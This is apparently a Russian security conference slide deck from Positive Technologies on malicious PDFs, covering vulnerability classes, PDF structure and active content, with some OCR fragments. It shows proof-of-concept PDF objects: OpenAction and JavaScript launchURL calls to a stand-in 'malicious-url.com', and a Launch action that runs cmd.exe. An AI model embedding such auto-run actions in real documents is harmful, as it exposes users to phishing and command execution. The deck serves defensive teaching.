

# Враг внутри PDF

Рублев Сергей

Эксперт по информационной безопасности

Positive Technologies



# PDF-документы - повсюду



Ассоциация  
РусКрипто

- Об ассоциации «РусКрипто»
- События и мероприятия
- Конференция «РусКрипто'2010»
- Материалы ассоциации
  - Материалы научных семинаров
  - Архив ежегодных конференций
  - Фоторепортажи с мероприятий
  - Научные публикации



Перечень изданий Банка России

- Вестник Банка России
- Бюллетень банковского статистики
- Бюллетень банковской статистики. Региональное приложение
- Годовой отчет Банка России
- Россия: экономическое финансовое положение
- Квартальный обзор инфляции
- Платежные и расчетные системы
- Отчет о развитии банковского сектора и банковского надзора
- Памятные монеты России
- Обзор деятельности Банка России по привлечению валютных

Поиск | Карта сайта | Контакты

- Банк России сегодня
- Банкноты и монеты
- Специальный стандарт МВФ на распространение данных (ССРД)
- Информационно-аналитические материалы
- Информация по кредитным организациям
- Статистика
- Издавания Банка России
- Региональный раздел



ФЕДЕРАЛЬНАЯ  
МИГРАЦИОННАЯ СЛУЖБА

Официальный сайт ФМС России

- ГЛАВНАЯ СТРАНИЦА
- ФМС РОССИИ
- ПРЕСС-ЦЕНТР
- КОНТАКТНАЯ ИНФОРМАЦИЯ

Поиск по сайту

- ГОСУДАРСТВЕННЫЕ ПРОГРАММЫ
- ЗАКОНОДАТЕЛЬСТВО
- ОФОРМЛЕНИЕ ДОКУМЕНТОВ
- ПОЛЕЗНАЯ ИНФОРМАЦИЯ
- ИНФОРМАЦИОННЫЕ СИСТЕМЫ
- ПРОВЕРКА ДОКУМЕНТОВ

[Главная](#) / [Оформление документов](#) / [Заграничный паспорт](#) / [Загранпаспорт нового поколения](#)

### Оформление документов

- » **ЗАГРАНИЧНЫЙ ПАСПОРТ**
  - » **Заграничный паспорт нового поколения**
  - » [Программное обеспечение](#)
- » [МИГРАЦИОННАЯ КАРТА](#)
- » [ПРЕДОСТАВЛЕНИЕ УВЕЖИЩА В РОССИЙСКОЙ ФЕДЕРАЦИИ](#)
- » [ПАСПОРТ ГРАЖДАНИНА РОССИЙСКОЙ ФЕДЕРАЦИИ](#)

## Заграничный паспорт нового поколения




В соответствии с [Указом Президента РФ от 19.10.2005 № 1222](#) загранпаспорта нового поколения, содержащие электронные носители информации, выдаются гражданам по их желанию с 1 января 2006 года, а загранпаспорта, образцы которых утверждены [Постановлением Правительства РФ от 14.03.1997 № 298](#), действительны до их замены паспортами нового поколения. Заявление о выдаче паспорта нового поколения от граждан Российской Федерации, проживающих или пребывающих на территории России, принимается непосредственно Федеральной миграционной службой или МИД РФ. Оформление паспорта нового поколения не допускается без изъятия ранее выданного паспорта нового поколения или загранпаспорта старого образца, если срок его действия не истек. Однако если деятельность гражданина Российской Федерации связана с регулярными (не реже чем один





POSITIVE TECHNOLOGIES

# Рост числа вредоносных PDF-файлов






**Статистика по инфицированным файлам.**

**Данные F-Secure, 9 марта 2010 г.**








# Уязвимости, связанные с PDF

-  **Уязвимости продуктов Adobe**
-  **Уязвимости сторонних продуктов (Foxit Reader)**
-  **Уязвимости ActiveX-компонентов**



# Уязвимости, связанные с PDF

-  **Уязвимости продуктов Adobe**
-  **Уязвимости сторонних продуктов (Foxit Reader)**
-  **Уязвимости ActiveX-компонентов**
-  **Уязвимости браузеров**
-  **Уязвимости веб-приложений (XSS, CSRF)**



# Структура PDF-документа

**%PDF-1.1**    Заголовок

```
1 0 obj
<< /Type /Catalog /Outlines 2 0 R /Pages 3 0 R >>
endobj
...
4 0 obj
<< /Type /Page /Parent 3 0 R /MediaBox [0 0 612 792] >>
endobj
```

Объекты

```
xref
0 6
0000000000 65535 f
0000000009 00000 n
...
0000000195 00000 n
```

Таблица ссылок

```
trailer
<< /Size 6 /Root 1 0 R >>
startxref
412
```

Трейлер




# Активное содержимое PDF-документов

 «Событие» PDF-формата


 JavaScript

 Flash (ActionScript)




## «Событие» PDF

```
%PDF-1.1
1 0 obj
<<
  /Type /Catalog /Outlines 2 0 R /Pages 3 0 R
  /OpenAction 5 0 R
>>
endobj
...
5 0 obj
<<
  /Type /Action /S /URI
  /URI (http://malicious-url.com)
>>
endobj
...
%%EOF
```



## «Событие» PDF

```
%PDF-1.1  
1 0 obj
```



```
endobj  
...  
%%EOF
```



# «Событие» PDF

```
%PDF-1.1  
1 0 obj
```

## Security Warning




The document  
<http://malicious-url.com>

If you trust the

Remember my action

```
%%  
endobj
```

```
...  
%%EOF
```



## PDF и выполнение команд

```
%PDF-1.1
1 0 obj
<<
  /Type /Catalog /Outlines 2 0 R /Pages 3 0 R
  /OpenAction 8 0 R
>>
endobj

8 0 obj
<<
  /Type /Action /S /Launch
  /Win << /F (cmd.exe) >>
>>
endobj
...
%%EOF
```


Событие

Выполняемая команда



## PDF и выполнение команд


%PDF-1.1



# PDF и выполнение команд

%PDF-1.1

Launch File




The screenshot shows a Windows XP command prompt window titled "Launch File". The window title bar includes a close button (X) in the top right corner. The command prompt shows the following text:

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
F:\tmp\launch-action-cmd>
```



# JavaScript внутри PDF


```
%PDF-1.1
1 0 obj
<< /Type /Catalog /Outlines 2 0 R /Pages 3 0 R
  /OpenAction 5 0 R
>>
endobj
...
```



```
5 0 obj
<< /Type /Action /S /JavaScript /JS (
  app.alert({cMsg: 'OK', cTitle: 'Testing PDF JavaScript', nIcon: 3});
  ) >>
endobj
...
%%EOF
```



# JavaScript внутри PDF



## URL-атака (вариант, использующий JavaScript)

```
try
{
    result = app.launchURL("http://malicious-url.com", true);
}
catch(err)
{
    this.closeDoc();
}
```




# URL-атака (вариант, использующий JavaScript)

```
try  
{  
  r  
}  
catch  
{  
  t  
}
```

ie) ;

**Security Warning** [X]

 The document is trying to connect to <http://malicious-url.com>

